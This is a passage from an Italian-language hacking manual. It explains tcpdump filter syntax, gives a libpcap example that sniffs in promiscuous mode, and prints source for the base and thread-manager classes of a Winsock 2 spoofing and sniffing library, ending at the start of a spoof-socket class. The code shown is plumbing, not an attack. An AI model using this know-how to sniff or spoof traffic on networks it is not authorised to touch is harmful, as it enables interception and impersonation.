proto qualificatore restringe la misura ad un particolare protocollo. Sono possibili: ether, fddi, ip, arp, rarp, decnet, lat, sca, moprc, mopdl, tcp e udp. Es: `ether src foo', `arp net 128.3', `tcp port 21'. Se non viene specificato il qualificatore sono assunti tutti i protocolli specificati con il tipo. Es: `src foo' intende `(ip o arp o rarp) src foo', `net bar' significa `(ip or arp o rarp) net bar' e `port 53'' significano `(tcp or udp) port 53'.

Le primitive sono:

dst host host
Vero se il campo IP destination è un host, il quale potrebbe essere un indirizzo o un nome.

src host host
Vero se il campo IP source del pacchetto è un host.

host host
Vero se l'IP sorgente o destinazionbe del pacchetto è un host.
Qualsiasi delle espressioni host possono essere pre-apposti con le parole ip, arp, o rarp come negli esempi:
ip host host
il quale è l'equivalente di:
ether proto \ip and host host
Se host è un nome con più indirizzi IP ogni indirizzo viene marcato per una ricerca.

ether dst ehost
Vero se l'indirizzo di destinazione è un ehost.
Ehost può essere un nome come da /etc/ethers o un numero

ether src ehost
Vero se si tratta di un indirizzo sorgente ethernet è ehost.

ether host ehost
Vero se uno dei due indirizzi sorgente o destinazione ethernet sono ehost.

gateway host
Vero se il pacchetto è usato come gateway.
Host deve essre un numero o un nome presente in tutti e due i file /etc/hosts e /etc/ethers.

dst net net
Vero se l'IP di destinazione del pacchetto possiede un numero di lavoro di rete
Puo' essere un numero o un nome da /etc/net

src net net

Vero se l'indirizzo di sorgenteha un numero di rete del net.

net net
Vero se l'IP sorgente ha un numero di rete del net.

net net mask mask
Vero se l'IP confronta net con la net mask specificata.

net net/len
Vero se l'IP confronta net con la netmask len.
dst port port
Vero se il pacchetto è ip/tcp o ip/udp e possiede come destinazione un numero di porta port.. Il valore port può essere un numero o un nome preso da /etc/services

src port port
Vero se il pacchetto ha come sorgente di porta port.

port port
Vero se uno dei due (sorgente o destinazione) del pacchetto è port.
Qualsiasi delle seguenti espressioni possono essere pre-apposte con le keywords, tcp or udp, come nell'esempio:
tcp src port port

less length
Vero se il pacchetto gha una lunghezza length minore o uguale a length.
Questo è l'equivalente di :
len <= length.

greater length
Come sopra ma con l'espressione
len >= length.

ip proto protocol
Vero se il pacchetto è un pacchetto IP di tipo protocollo protocol.
Protocol può esere un numero o un nome icmp, igrp, udp, nd, o tcp.
Notate che l'identificatore tcp, udp, e icmp sono anche keywords e devono essere escaped mediante backslash (\), il quale è trasformato in \\ con la C-shell.

ether broadcast
Vero se il pacchetto è un pacchetto di broadcast ethernet.
La seconda keyword è opzionale.

ip broadcast
Vero se il pacchetto è un pacchetto di broadcast

ether multicast
Vero se il pacchetto è un pacchetto ethernet di multicast.

ip multicast
Vero se il pacchetto è un pacchetto IP multicast.

ether proto protocol
Vero se il pacchetto è relativo al protocollo di tipo ether.
Il protocollo può essere un numero o un nome tipo ip, arp, o rarp.
Notate che questi identificatori sono anche keywords e devono essere escaped mediante backslash (\).

ip, arp, rarp, decnet

Abreviazione per : ether proto p dove p è uno dei seguenti protocolli.
tcp, udp, icmp
Abbreviazione per:
ip proto p

expr relop expr
Vero se la valutazione che usa >, <, >=, <=, =, !=, con l' expr .
Per accedere ai dati dentro ad un pacchetto si usa la seguente sintassi:
proto [expr : size]
Proto è uno dei seguenti
ether, fddi, ip, arp, rarp, tcp, udp, o icmp

Le primitive possono essere combinate con :

Un gruppo di primitive e operatori raggruppati

Negazione (`!' o `not').
Concatenazione (`&&' o `and').
Avvicendamento (`||' o `or').

Per esempio:

not host vs and ace

Esempi:

```
tcpdump host sundown
tcpdump host helios and \( hot or ace \)
tcpdump ip host ace and not helios
tcpdump net ucb-ether
tcpdump 'gateway snup and (port ftp or ftp-data)'
tcpdump ip and not net localnet
tcpdump 'tcp[13] & 3 != 0 and not src and dst net localnet'
tcpdump 'gateway snup and ip[2:2] > 576'
tcpdump 'ether[0] & 1 = 0 and ip[16] >= 224'
tcpdump 'icmp[0] != 8 and icmp[0] != 0"
```

```
/**********************************************************************
* file:   testpcap3.c
* date:   Sat Apr 07 23:23:02 PDT 2001
* Author: Martin Casado
* Last Modified:2001-Apr-07 11:23:05 PM
*
* Investigate using filter programs with pcap_compile() and
* pcap_setfilter()
*
**********************************************************************/

#include <pcap.h>
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netinet/if_ether.h>

/* just print a count every time we have a packet...
*/
void my_callback(u_char *useless,const struct pcap_pkthdr* pkthdr,const
u_char*
        packet)
```

```
{
    static int count = 1;
    fprintf(stdout,"%d, ",count);
    fflush(stdout);
    count++;
}

int main(int argc,char **argv)
{
    int i;
    char *dev;
    char errbuf[PCAP_ERRBUF_SIZE];
    pcap_t* descr;
    const u_char *packet;
    struct pcap_pkthdr hdr;     /* pcap.h                    */
    struct ether_header *eptr;  /* net/ethernet.h            */
    struct bpf_program fp;      /* hold compiled program     */
    bpf_u_int32 maskp;          /* subnet mask               */
    bpf_u_int32 netp;           /* ip                        */


    if(argc != 2){ fprintf(stdout,"Usage: %s \"filter program\"\n"
            ,argv[0]);return 0;}

    /* grab a device to peak into... */
    dev = pcap_lookupdev(errbuf);
    if(dev == NULL)
    { fprintf(stderr,"%s\n",errbuf); exit(1); }

    /* ask pcap for the network address and mask of the device */
    pcap_lookupnet(dev,&netp,&maskp,errbuf);

    /* open device for reading this time lets set it in promiscuous
     * mode so we can monitor traffic to another machine             */
    descr = pcap_open_live(dev,BUFSIZ,1,-1,errbuf);
    if(descr == NULL)
    { printf("pcap_open_live(): %s\n",errbuf); exit(1); }

    /* Lets try and compile the program.. non-optimized */
    if(pcap_compile(descr,&fp,argv[1],0,netp) == -1)
    { fprintf(stderr,"Error calling pcap_compile\n"); exit(1); }

    /* set the compiled program as the filter */
    if(pcap_setfilter(descr,&fp) == -1)
    { fprintf(stderr,"Error setting filter\n"); exit(1); }

    /* ... and loop */
    pcap_loop(descr,-1,my_callback,NULL);

    return 0;
}
```

```
[root@localhost libpcap]# gcc testpcap3.c -lpcap
[root@localhost libpcap]# ./a.out "host www.google.com"
[root@localhost libpcap]# ./a.out "src 192.168.1.104"
1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19,
20, 21, 22, 23, 24, 25, 26, 27, 28, 29, 30, 31, 32, 33, 34, 35, 36,
37, 38, 39, 40,
```

Libreria TCP basata su Winsock 2

L'hacker necessita di un certo numero di utilities le quali dovendo trattare pacchetti di dati devono in qualche modo interfacciarsi con i protocolli come ad esempio TCP.
Esistono in circolazione un numero enorme di simili librerie sia statiche che dinamiche e anche in formato OCX.

Molte di queste sono a pagamento mentre altre vengono distribuite anche con sorgenti.
Una di queste è una libreria scritta da Barak Weichselbaum la quale può essere utilizzata come base per qualsiasi tipo di software legato al trattamento dei pacchetti.
TCP/IP è come ben sapete un protocollo che utilizza gli strati 3 e 4 del modello OSI per gestire le funzionalità di indirizzamento ed instradamento per trasferire informazioni su un sistema di rete.

La libreria Winsock 2 è una raccolta di API che permette di trasferire queste informazioni su qualsiasi protocollo anche se alcune funzioni implementate in questo sono solo relative a TCP/IP come ad esempio gethostbyaddr().
La differenza sostanziale tra la prima versione di Winsock e questa è la possibilità di gestire protocolli multipli.
La versione 1.1 infatti gestiva solo TCP/IP e non IPX/SPX e altri.
Winsock 2 gestisce inoltre anche il *quality of service* (QoS) e il *multicasting.*
Qos nel campo della multimedialità permette di riservare una certa quantità di banda in modo che la qualità del servizio non sia inaccettabile.
Un'altra importantissima caratteristica della versione 2 di Winsock è la completa integrazione con il meccsimo unificato di I/O di Win32.
Questo fa si che sia possibile usare funzioni come ad esempio ReadFile() invece di recv().
Un ennesima caratteristica della versione 2 è quella chiamata Layered Service Providers la quale permette l'abilitazione di alcuni plug-ins legati alla security come ad esempio quelli relativi a SSL.
In questo volume viene trattato anche Winsock in quanto questo è la base per la scrittura dei programmi che si agganciano alla trasmissione ramite protocollo anche se di fatto conviene sicuramente usare delle liberie scritte con questo come nel caso delle classi trattate in questo capitolo.
Il tutto si compone di un certo numero di classi e precisamente :

CAsyncSocket
CICMPSocket
CICMPSocketAsync
CInterfaces
CIPOptions
CSniffSocket
CSocketThreadManager
CSpoofBase
CSpoofSocket
CTCPOptions
CTCPSocket
CTCPSocketAsync
CUDPSocket
CUDPSocketAsync

Tutta questa serie di classi contengono tutte le funzioni di gestiuone dei vari protocolli come ad esempio TCP, ICMP e UDP.
L'incapsulemento è fatto a partire dalla classe di base CspoofBase dalla quale derivano molte di quelle presenti nella libreria.
La base di tutto è la libreria Winsock 2.
Il link delle classi deve avvenire con la libreria ws2_32.lib la quale deve essere aggiunta nella lista di quelle collegate.

La prima da cui dipendono molte altre classi è la **CSpoofBase**

```
#include <winsock2.h>
#include <ws2tcpip.h>

#define ERROR_HANDLER(METHOD_NAME)   \
	catch (...)\
	{\
		/*Get the last error*/\
		ReportError(METHOD_NAME);\
	}
#define ERROR_HANDLER_RETURN(METHOD_NAME,RETURN_VALUE)     \
	catch (...)\
	{\
		/*Get the last error*/\
		ReportError(METHOD_NAME);\
		return RETURN_VALUE;\
	}
//Manage static handlers
#define ERROR_HANDLER_STATIC(CLASS_NAME,METHOD_NAME)       \
	catch (...)\
	{\
		/*Get the last error*/\
		CSpoofBase::ReportStaticError(CLASS_NAME,METHOD_NAME);\
	}
#define ERROR_HANDLER_STATIC_RETURN(CLASS_NAME,METHOD_NAME,RETURN_VALUE)  \
	catch (...)\
	{\
		/*Get the last error*/\
		CSpoofBase::ReportStaticError(CLASS_NAME,METHOD_NAME);\
		return RETURN_VALUE;\
	}
#define ERROR_HANDLER_AMBIG(BASE_CLASS,METHOD_NAME) \
	catch (...)\
	{\
		/*Get the last error*/\
		BASE_CLASS::ReportError(METHOD_NAME);\
	}
#define ERROR_HANDLER_AMBIG_RETURN(BASE_CLASS,METHOD_NAME,RETURN_VALUE)   \
	catch (...)\
	{\
		/*Get the last error*/\
		BASE_CLASS::ReportError(METHOD_NAME);\
		return RETURN_VALUE;\
	}
//Handles basic errors
class CSpoofBase
{
public:
	//The external log
	class CSpoofLog
	{
		friend class CSpoofBase;
	public:
		//ctor and dtor
		CSpoofLog();
		virtual ~CSpoofLog();
	protected:
		//Report an error must overide
		virtual void ReportCatchError(LPCSTR lpClass,LPCSTR lpMethod,LPCSTR
lpMessage)=0;
		virtual void ReportInitiatedError(LPCSTR lpClass,LPCSTR lpMethod,LPCSTR
lpMessage)=0;
		virtual void ReportSocketError(LPCSTR lpClass,LPCSTR lpMethod,int
iErrorCode)=0;
	};
public:
	//Set the local log
	void SetLocalLog(CSpoofLog* pLog);
	//Convert long to string
	char FAR * LongToString(long lAddr);
	//Save a new log
	void SetLog(CSpoofLog* pLog);
	//Initialize the sockets
	static BOOL InitializeSockets(BOOL bMultiThreaded=FALSE,int
iNumberOfThreads=0);
```

```
        //Shutdown the sockets
        static BOOL ShutdownSockets();
        //Get the last error
        int GetLastError();
        //ctor and dtor
        CSpoofBase();
        virtual ~CSpoofBase();
protected:
        //Get the number of threads
        static int GetNumberOfThreads();
        //Are we multithreaded
        static BOOL IsMultiThreaded();
        //Report an unknown error (use GetLastError)
        void ReportError(LPCSTR lpMethod);
        //Report an unknown error (use GetLastError)
        static void ReportStaticError(LPCSTR lpClass,LPCSTR lpMethod);
        //Report an unknown error (use GetLastError)
        static void ReportStaticError(LPCSTR lpClass,LPCSTR lpMethod,LPCSTR lpMessage);
        //Shutdown notifier
        virtual void NotifyShutdown();
        //Register shutdown class
        void RegisterShutdown(CSpoofBase* pBase);
        //Report an error
        void ReportError(LPCSTR lpMethod,LPCSTR lpMessage);
        //Report and error
        virtual void ReportError(LPCSTR lpMethod,int iErrorCode);
        //Set the name of the current class
        void SetName(LPCSTR lpName);
        //Set the socket last error
        void SetLastError(LPCSTR lpMethod);
        void SetLastError(LPCSTR lpMethod,int iErrorCode);
private:
        //Get the correct log
        CSpoofLog* GetLog();
        //Last error we had
        int m_LastError;
        //Our log
        static CSpoofLog* m_Log;
        //If we have a local log
        CSpoofLog* m_LocalLog;
        //Are we initialized
        static BOOL m_Initialized;
        //Our class name
        LPSTR m_lpClassName;
        //Class to notify
        static CSpoofBase* m_pShutdownClass;
        //Are we multithreaded
        static BOOL m_bMultiThreaded;
        //Number of threaded
        static int m_NumberOfThreads;
};
```

```
// SpoofBase.cpp: implementation of the CSpoofBase class.

#include "stdafx.h"
#include "SpoofBase.h"

//////////////////////////////////////////////////////////////////////
// Construction/Destruction
//////////////////////////////////////////////////////////////////////

//----------------------- CSpoofLog start -----------------------
CSpoofBase::CSpoofLog* CSpoofBase::m_Log=NULL;

CSpoofBase::CSpoofLog::CSpoofLog()
{
}

CSpoofBase::CSpoofLog::~CSpoofLog()
{
}
//----------------------- CSpoofLog end -----------------------

BOOL CSpoofBase::m_bMultiThreaded=FALSE;
BOOL CSpoofBase::m_Initialized=FALSE;
int CSpoofBase::m_NumberOfThreads=0;
```

```
CSpoofBase::CSpoofBase()
{
	try
	{
		//No name
		m_lpClassName=NULL;

		//Set it
		SetName("CSpoofBase");

		//No local log
		m_LocalLog=NULL;
	}
	ERROR_HANDLER("CSpoofBase")
}

CSpoofBase::~CSpoofBase()
{
	try
	{
		//Dispose of the name
		free(m_lpClassName);
	}
	ERROR_HANDLER("~CSpoofBase")
}

void CSpoofBase::SetLastError(LPCSTR lpMethod)
{
	try
	{
		//First set the error
		m_LastError=WSAGetLastError();

		//Check if there is an error
		if (m_LastError)
			ReportError(m_lpClassName,m_LastError);
	}
	ERROR_HANDLER("SetLastError")
}

void CSpoofBase::SetLastError(LPCSTR lpMethod,int iErrorCode)
{
	try
	{
		//First set the error
		m_LastError=iErrorCode;

		//Check if there is an error
		if (m_LastError)
			ReportError(m_lpClassName,m_LastError);
	}
	ERROR_HANDLER("SetLastError")
}

void CSpoofBase::SetName(LPCSTR lpName)
{
	try
	{
		//if exists dispose of it
		if (m_lpClassName)
			free(m_lpClassName);

		m_lpClassName=strdup(lpName);
	}
	ERROR_HANDLER("SetName")
}

void CSpoofBase::ReportError(LPCSTR lpMethod,int iErrorCode)
{
	if (!GetLog())
		return;

	try
	{
		//Get the log
		CSpoofLog* pLog;
```

```
		pLog=GetLog();

		//Report to the log
		pLog->ReportSocketError(m_lpClassName,lpMethod,iErrorCode);
	}
	catch (...)
	{
		//Can't do anything to avoid circular catch
	}
}

void CSpoofBase::ReportError(LPCSTR lpMethod, LPCSTR lpMessage)
{
	if (!GetLog())
		return;

	try
	{
		CSpoofLog* pLog;
		pLog=GetLog();

		//Report to the log
		pLog->ReportInitiatedError(m_lpClassName,lpMethod,lpMessage);
	}
	catch (...)
	{
		//Can't do anything to avoid circular catch
	}
}

int CSpoofBase::GetLastError()
{
	return m_LastError;
}

BOOL CSpoofBase::InitializeSockets(BOOL bMultiThreaded,int iNumberOfThreads)
{
	//To avoid double initialize
	if (m_Initialized)
		return TRUE;

	try
	{
		//Initialize the sockets
		WORD wVersionRequested;
		WSADATA wsaData;
		int err;

		wVersionRequested = MAKEWORD( 2, 2 );

		err = WSAStartup( wVersionRequested, &wsaData );
		if (err!=0)
			/* Tell the user that we could not find a usable */
			/* WinSock DLL.                                  */
			return FALSE;

		/* Confirm that the WinSock DLL supports 2.2.*/
		/* Note that if the DLL supports versions greater    */
		/* than 2.2 in addition to 2.2, it will still return */
		/* 2.2 in wVersion since that is the version we      */
		/* requested.                                        */

		if (LOBYTE(wsaData.wVersion)!=2 || HIBYTE(wsaData.wVersion)!=2)
		{
			/* Tell the user that we could not find a usable */
			/* WinSock DLL.                                  */
			WSACleanup();
			return FALSE;
		}

		//Save the threading information
		m_bMultiThreaded=bMultiThreaded;
		m_NumberOfThreads=iNumberOfThreads;

		//And we are initialized
		m_Initialized=TRUE;
```

```
                return TRUE;
        }
        catch (...)
        {
                return FALSE;
        }
}

BOOL CSpoofBase::ShutdownSockets()
{
        //Only if initialized
        if (!m_Initialized)
                return TRUE;

        try
        {
                //Notify shutdown class
                if (m_pShutdownClass)
                {
                        m_pShutdownClass->NotifyShutdown();
                        delete m_pShutdownClass;
                }

                if (WSACleanup()==SOCKET_ERROR)
                        return FALSE;

                m_Initialized=FALSE;
                return TRUE;
        }
        catch (...)
        {
                return FALSE;
        }
}

void CSpoofBase::NotifyShutdown()
{
}

void CSpoofBase::RegisterShutdown(CSpoofBase* pBase)
{
        try
        {
                //Check if we already have a class
                if (m_pShutdownClass)
                        delete m_pShutdownClass;

                m_pShutdownClass=pBase;
        }
        ERROR_HANDLER("RegisterShutdown")
}


CSpoofBase* CSpoofBase::m_pShutdownClass=NULL;

void CSpoofBase::SetLog(CSpoofLog *pLog)
{
        //Save the new log
        m_Log=pLog;
}

void CSpoofBase::ReportError(LPCSTR lpMethod)
{
        if (!GetLog())
                return;

        try
        {
                //Unknown error
                LPVOID lpMsgBuf;

                FormatMessage(
                        FORMAT_MESSAGE_ALLOCATE_BUFFER |
                        FORMAT_MESSAGE_FROM_SYSTEM |
                        FORMAT_MESSAGE_IGNORE_INSERTS,
                        NULL,
                        ::GetLastError(),
```

```
                        MAKELANGID(LANG_NEUTRAL, SUBLANG_DEFAULT), // Default language
                        (LPTSTR) &lpMsgBuf,
                        0,
                        NULL);

                //Report the error
                //Get the log
                GetLog()->ReportCatchError(m_lpClassName,lpMethod,(LPSTR)lpMsgBuf);

                //Free the resources
                LocalFree(lpMsgBuf);
        }
        catch (...)
        {
        }
}

char FAR * CSpoofBase::LongToString(long lAddr)
{
        try
        {
                //First create the address
                in_addr addr;

                //Assign it
                addr.S_un.S_addr=lAddr;

                //Return the value
                return inet_ntoa(addr);
        }
        ERROR_HANDLER_RETURN("LongToString",NULL)
}


CSpoofBase::CSpoofLog* CSpoofBase::GetLog()
{
        try
        {
                if (m_LocalLog)
                        return m_LocalLog;
                else
                        return m_Log;
        }
        catch (...)
        {
                return NULL;
        }
}

void CSpoofBase::SetLocalLog(CSpoofLog *pLog)
{
        m_LocalLog=pLog;
}

BOOL CSpoofBase::IsMultiThreaded()
{
        return m_bMultiThreaded;
}

int CSpoofBase::GetNumberOfThreads()
{
        return m_NumberOfThreads;
}

void CSpoofBase::ReportStaticError(LPCSTR lpClass,LPCSTR lpMethod)
{
        if (!m_Log)
                return;

        try
        {
                //Unknown error
                LPVOID lpMsgBuf;

                FormatMessage(
                        FORMAT_MESSAGE_ALLOCATE_BUFFER |
                        FORMAT_MESSAGE_FROM_SYSTEM |
```

```
                      FORMAT_MESSAGE_IGNORE_INSERTS,
                      NULL,
                      ::GetLastError(),
                      MAKELANGID(LANG_NEUTRAL, SUBLANG_DEFAULT), // Default language
                      (LPTSTR) &lpMsgBuf,
                      0,
                      NULL);

              //Report the error
              m_Log->ReportCatchError(lpClass,lpMethod,(LPSTR)lpMsgBuf);

              //Free the resources
              LocalFree(lpMsgBuf);
       }
       catch (...)
       {
       }
}

void CSpoofBase::ReportStaticError(LPCSTR lpClass,LPCSTR lpMethod,LPCSTR lpMessage)
{
       if (m_Log)
              return;

       try
       {
              //Report to the log
              m_Log->ReportInitiatedError(lpClass,lpMethod,lpMessage);
       }
       catch (...)
       {
              //Can't do anything to avoid circular catch
       }
}
```

La definizione dei dati e dei metodi di CspoofBase

Data Items

static BOOL	**m_bMultiThreaded**	Are we multithreaded
static BOOL	**m_Initialized**	Are we initialized
int	**m_LastError**	Last error we had
CSpoofLog *	**m_LocalLog**	If we have a local log
static CSpoofLog *	**m_Log**	Construction/Destruction
LPSTR	**m_lpClassName**	Our class name
static int	**m_NumberOfThreads**	Number of threaded
static CSpoofBase *	**m_pShutdownClass**	Class to notify

Constructors

CSpoofBase()	ctor and dtor
CSpoofLog::CSpoofLog()	

Destructors

virtual	**~CSpoofBase**()	
	CSpoofLog::~CSpoofLog()	CSpoofLog end

Functions

int	**GetLastError**()	Get the last error
CSpoofBase::CSpoofLog *	**GetLog**()	Get the correct log

static int	**GetNumberOfThreads**()	Get the number of threads
static BOOL	**InitializeSockets**(BOOL bMultiThreaded=FALSE, int iNumberOfThreads=0)	Initialize the sockets
static BOOL	**IsMultiThreaded**()	Are we multithreaded
char FAR *	**LongToString**(long lAddr)	Convert long to string
virtual void	**NotifyShutdown**()	Shutdown notifier
void	**RegisterShutdown**(CSpoofBase* pBase)	Register shutdown class
void	**ReportError**(LPCSTR lpMethod)	Report an unknown error (use GetLastError)
void	**ReportError**(LPCSTR lpMethod, LPCSTR lpMessage)	Report an error
virtual void	**ReportError**(LPCSTR lpMethod, int iErrorCode)	Report and error
static void	**ReportStaticError**(LPCSTR lpClass, LPCSTR lpMethod)	Report an unknown error (use GetLastError)
static void	**ReportStaticError**(LPCSTR lpClass, LPCSTR lpMethod, LPCSTR lpMessage)	Report an unknown error (use GetLastError)
void	**SetLastError**(LPCSTR lpMethod)	Set the socket last error
void	**SetLastError**(LPCSTR lpMethod, int iErrorCode)	
void	**SetLocalLog**(CSpoofLog* pLog)	Set the local log
void	**SetLog**(CSpoofLog* pLog)	Save a new log
void	**SetName**(LPCSTR lpName)	Set the name of the current class
static BOOL	**ShutdownSockets**()	Shutdown the sockets

La funzione di base è quella utilizzata per la creazione di quasi tutte le altre classi.
Come abbiamo già visto nei capitoli legati alla programmazione la Classe è di fatto un involucro un cui bengono definiti i dati e i metodi indirizzati alla gestione di qualche cosa di particolare che in questo caso è appunto la connessione eseguita tramite socket.
Tra i dati mantenuti dentro a questa classe troviamo il nome stesso della classe, alcuni flag che indicano se deve essere trattato il log.
L'inizializzazione del Socket viene eseguita con la classica funzione vista nel capitolo legato a WSocket2.

```
err = WSAStartup( wVersionRequested, &wsaData );
```

Al contrario lo shutdown del socket vien4e eseguito tramite la funzione :

```
if (WSACleanup()==SOCKET_ERROR) . . .
```

Altri metodi interni a questa classe sono orientati alla gestione degli errori.
La classe può essere utilizzata per la creazione di sistemi multithread per cui alcuni dati interni alla classe hanno lo scopo di supportare tale funzionalità.
Partendo dalla classe appena vista ne vengono create un certo numero di altre come ad esempio la seguente ovvero **CSocketThreadManager**:

```
#include "SpoofBase.h"

class CSocketThreadManager : public CSpoofBase
{
public:
	//Less socket in the system
	void DecreaseSocketCount(HWND hWindowHandle);
	//Get the window handle
	HWND GetWindowHandle();
	//ctor and dtor
	CSocketThreadManager(int iThreadCount,HINSTANCE hInstance);
```

```
        virtual ~CSocketThreadManager();
private:
        //Get the socket array position by the window handle
        int GetIndexByHWND(HWND hHandle);
        //Get the freeiest thread
        int GetMostAvailableThread();
        //Our thread function
        static DWORD WINAPI SocketThread(LPVOID lpParameter);
        //Spawn the threads
        void SpawnThreads();
        //Our thread data
        typedef struct _ThreadData
        {
                HWND      hWindowHandle;
                int       iSocketCount;
                HANDLE    hThreadHandle;
                DWORD     dwThreadID;
                HINSTANCE hInstance;
                HANDLE    hEvent;
        } ThreadData;
        //Our thread count
        int m_iThreadCount;
        //Our windows struct
        ThreadData* m_pThreadData;
        //Our instance
        HINSTANCE m_hInstance;
        //Our critical section
        CRITICAL_SECTION m_pCSection;
};
```

```
// SocketThreadManager.cpp

#include "stdafx.h"
#include "SocketThreadManager.h"
#include "AsyncSocket.h"

//////////////////////////////////////////////////////////////////////
// Construction/Destruction
//////////////////////////////////////////////////////////////////////

#define CSocketThreadManager_Class "CSocketThreadManager"

CSocketThreadManager::CSocketThreadManager(int iThreadCount,HINSTANCE hInstance) :
CSpoofBase(),


m_iThreadCount(iThreadCount),


m_hInstance(hInstance)
{
        try
        {
                //Set the class name
                SetName(CSocketThreadManager_Class);

                //Set our memeber
                m_pThreadData=NULL;

                //Start spawning threads
                SpawnThreads();

                //Create the critical section
                InitializeCriticalSection(&m_pCSection);
        }
        ERROR_HANDLER("CSocketThreadManager")
}

CSocketThreadManager::~CSocketThreadManager()
{
        try
        {
                //Release the critical section
                DeleteCriticalSection(&m_pCSection);

                //Delete the thread data
                if (m_pThreadData)
```

```
		{
			for (int iCounter=0;iCounter<=m_iThreadCount;++iCounter)
				//Post a stop message
				if (m_pThreadData[iCounter].hThreadHandle)
				{

	PostThreadMessage(m_pThreadData[iCounter].dwThreadID,WM_QUIT,0,0);

					//Delete the window

	DestroyWindow(m_pThreadData[iCounter].hWindowHandle);
				}

			//Delete the structure
			delete [] m_pThreadData;
		}
	}
	ERROR_HANDLER("~CSocketThreadManager")
}

void CSocketThreadManager::SpawnThreads()
{
	try
	{
		//Start creating threads
		//Allocate the thread structure
		m_pThreadData=new ThreadData[m_iThreadCount];

		//And initialize it
		memset(m_pThreadData,0,sizeof(ThreadData)*m_iThreadCount);

		//Wait for all threads
		HANDLE* pHandle;
		pHandle=new HANDLE[m_iThreadCount];

		//Reset them
		memset(pHandle,0,sizeof(HANDLE)*m_iThreadCount);

		//Start spawning
		for (int iCounter=0;iCounter<m_iThreadCount;++iCounter)
		{
			//Create an event

	m_pThreadData[iCounter].hEvent=CreateEvent(NULL,FALSE,FALSE,NULL);

			//Save it to our array
			pHandle[iCounter]=m_pThreadData[iCounter].hEvent;

			//Set our instance
			m_pThreadData[iCounter].hInstance=m_hInstance;

			//And create it
			m_pThreadData[iCounter].hThreadHandle=CreateThread(NULL,

					0,

					SocketThread,

					(LPVOID)(m_pThreadData+iCounter),

					0,

					&m_pThreadData[iCounter].dwThreadID);

			//Check the thread has been created
			if (!m_pThreadData[iCounter].hThreadHandle)
			{
				//Report the error
				ReportError("SpawnThreads","Failed to create thread!");

				//Delete the handle array
				delete [] pHandle;

				//Quit
				return;
			}
		}
```

```
                //Wait for all the handles to finish
                if
(WaitForMultipleObjectsEx(m_iThreadCount,pHandle,TRUE,10000,FALSE)==WAIT_TIMEOUT)
                        //Report the error
                        ReportError("SpawnThreads","Timeout waiting for threads!");

                //Release all the events
                for (iCounter=0;iCounter<m_iThreadCount;++iCounter)
                        CloseHandle(pHandle[iCounter]);

                //Delete all the handles
                delete [] pHandle;
        }
        ERROR_HANDLER("SpawnThreads")
}

DWORD WINAPI CSocketThreadManager::SocketThread(LPVOID lpParameter)
{
        try
        {
                //Get the address of our data
                ThreadData* pData;
                pData=(ThreadData*)lpParameter;

                //Create the window
                pData-
>hWindowHandle=CreateWindowEx(0,CAsyncSocket_Class,SOCKET_WINDOW_NAME,

        WS_OVERLAPPED,0,0,0,0,0,NULL,pData->hInstance,NULL);

                //Alert we are done
                SetEvent(pData->hEvent);

                //Check we have this window
                if (pData->hWindowHandle)
                {
                        //Run a message map
                        MSG msg;

                        while (GetMessage(&msg,NULL,0,0))
                        {
                                //Translate and dispatch
                                TranslateMessage(&msg);
                                DispatchMessage(&msg);
                        }
                }

                return FALSE;
        }
        ERROR_HANDLER_STATIC_RETURN(CSocketThreadManager_Class,"SocketThread",TRUE)
}

int CSocketThreadManager::GetMostAvailableThread()
{
        try
        {
                int iIndex;
                iIndex=0;

                //Start searching the threads
                for (int iCounter=1;iCounter<m_iThreadCount;++iCounter)
                        //Check is it larger
                        if
(m_pThreadData[iCounter].iSocketCount<m_pThreadData[iIndex].iSocketCount &&
m_pThreadData[iCounter].hThreadHandle)
                                //Set the new index
                                iIndex=iCounter;

                //Return the value
                return iIndex+1;
        }
        ERROR_HANDLER_RETURN("GetMostAvailableThread",0)
}

HWND CSocketThreadManager::GetWindowHandle()
{
```

```
	try
	{
		//Shared resource
		EnterCriticalSection(&m_pCSection);

			//Get the freeiest index
			int iIndex;
			iIndex=GetMostAvailableThread();

			//Check it's valid
			if (!iIndex)
			{
				//Leave the critical section
				LeaveCriticalSection(&m_pCSection);

				//Quit
				return 0;
			}

			//Increase the socket count
			++m_pThreadData[iIndex-1].iSocketCount;

		//Leave the critical section
		LeaveCriticalSection(&m_pCSection);

		return m_pThreadData[iIndex-1].hWindowHandle;
	}
	ERROR_HANDLER("GetWindowHandle")

	//Quit from the critical section
	LeaveCriticalSection(&m_pCSection);

	return 0;
}

void CSocketThreadManager::DecreaseSocketCount(HWND hWindowHandle)
{
	try
	{
		//First find the window handle
		int iIndex;
		iIndex=GetIndexByHWND(hWindowHandle);

		//Check it's valid
		if (!iIndex)
			return;

		//Enter the critical section
		EnterCriticalSection(&m_pCSection);

			//Decrement the socket count
			if (m_pThreadData[iIndex-1].iSocketCount>0)
				--m_pThreadData[iIndex-1].iSocketCount;

		//Leave the critical section
		LeaveCriticalSection(&m_pCSection);

		return;
	}
	ERROR_HANDLER("DecreaseSocketCount")

	//Error, release the critical section
	LeaveCriticalSection(&m_pCSection);
}

int CSocketThreadManager::GetIndexByHWND(HWND hHandle)
{
	try
	{
		for (int iCounter=0;iCounter<m_iThreadCount;++iCounter)
			if (m_pThreadData[iCounter].hWindowHandle==hHandle)
				//Return it
				return iCounter+1;

		//Nothing
		return 0;
	}
```

```
        ERROR_HANDLER_RETURN("GetIndexByHWND",0)
}
```

I membri della classe sono :

Base Classes

CSpoofBase

Data Items

HINSTANCE	m_hInstance	Our instance
int	m_iThreadCount	Our thread count
CRITICAL_SECTION	m_pCSection	Our critical section
ThreadData *	m_pThreadData	Our windows struct

Constructors

CSocketThreadManager(int iThreadCount, HINSTANCE hInstance)	ctor and dtor

Destructors

virtual	~CSocketThreadManager()

Functions

void	DecreaseSocketCount(HWND hWindowHandle)	Less socket in the system
int	GetIndexByHWND(HWND hHandle)	Get the socket array position by the window handle
int	GetMostAvailableThread()	Get the freeiest thread
HWND	GetWindowHandle()	Get the window handle
static DWORD WINAPI	SocketThread(LPVOID lpParameter)	Our thread function
void	SpawnThreads()	Spawn the threads

Sempre dalla classe di base deriva ancyhe la classe **CspoofSocket.**

```
#include "SpoofBase.h"


typedef struct _PseudoHeader
{
        unsigned int   SourceAddress;
        unsigned int   DestinationAddress;
        unsigned char  Zeros;
        unsigned char  PTCL;
        unsigned short Length;
} PseudoHeader;

typedef PseudoHeader FAR * LPPseudoHeader;

